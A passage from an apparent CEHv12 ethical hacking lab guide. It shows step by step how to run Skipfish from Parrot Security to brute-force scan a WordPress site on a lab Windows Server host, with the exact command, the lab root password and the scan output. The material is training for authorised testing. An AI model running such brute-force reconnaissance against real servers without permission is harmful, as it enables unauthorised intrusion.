


4. Wait until the WAMP Server icon turns **Green** in the **Notification** area. Leave the **Windows Server 2022** machine running.



5. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.


6. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



7. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

8. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.



9. Now, perform security reconnaissance on a web server using Skipfish. The target is the WordPress website **http://[IP Address of Windows Server 2022]**.

10. Specify the output directory and load a dictionary file based on the web server's requirement. In this lab, we are naming the output directory **test**.

11. In the terminal window, type **skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionaries/complete.wl http://[IP Address of Windows Server 2022]:8080** and press **Enter**.



12. On receiving this command, Skipfish performs a heavy **brute-force attack** on the web server by using the **complete.wl** dictionary file, creates a directory named **test** in the **root** location, and stores the result in **index.html** inside this location.

13. Before beginning a scan, Skipfish displays some tips. Press **Enter** to start the security reconnaissance.

```
Applications Places System skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionaries/complete.wl http://10.10.1.22:8080 - Parrot Terminal
File Edit View Search Terminal Help
Welcome to skipfish. Here are some useful tips:
1) To abort the scan at any time, press Ctrl-C. A partial report will be written to the specified location. To view a list of currently scanned URLs, you can press space at any time during the scan.
2) Watch the number requests per second shown on the main screen. If this figure drops below 100-200, the scan will likely take a very long time.
3) The scanner does not auto-limit the scope of the scan; on complex sites, you may need to specify locations to exclude, or limit brute-force steps.
4) There are several new releases of the scanner every month. If you run into trouble, check for a newer version first, let the author know next.

More info: http://code.google.com/p/skipfish/wiki/KnownIssues

NOTE: The scanner is currently configured for directory brute-force attacks, and will make about 241435 requests per every fuzzable location. If this is not what you wanted, stop now and consult the documentation.

Press any key to continue (or wait 60 seconds)...
```

14. Skipfish scans the web server, as shown in the screenshot.

```

skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionaries/complete.wl http://10.10.1.22:8080 - Parrot Terminal
skipfish version 2.10b by lcamtuf@google.com
Parrot
- 10.10.1.22 -

Scan statistics:
  Scan time : 0:00:25.113
  HTTP requests : 33876 (1362.4/s), 38618 kB in, 7555 kB out (1838.6 kB/s)
  Compression : 0 kB in, 0 kB out (0.0% gain)
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 2024 total (18.0 req/conn)
  TCP faults : 0 failures, 0 timeouts, 1 purged
  External links : 1816 skipped
  Reqs pending : 2600

Database statistics:
  Pivots : 550 total, 517 done (94.00%)
  In progress : 13 pending, 11 init, 6 attacks, 3 dict
  Missing nodes : 2 spotted
  Node types : 2 serv, 12 dir, 3 file, 0 pinfo, 8 unkn, 13 par, 513 val
  Issues found : 16 info, 0 warn, 2 low, 0 medium, 0 high impact
  Dict size : 2337 words (122 new), 111 extensions, 256 candidates
  Signatures : 77 total

```

15. Let the Skipfish run the scan for 5 minutes and after that press **Ctrl+C** to terminate the scan.

```

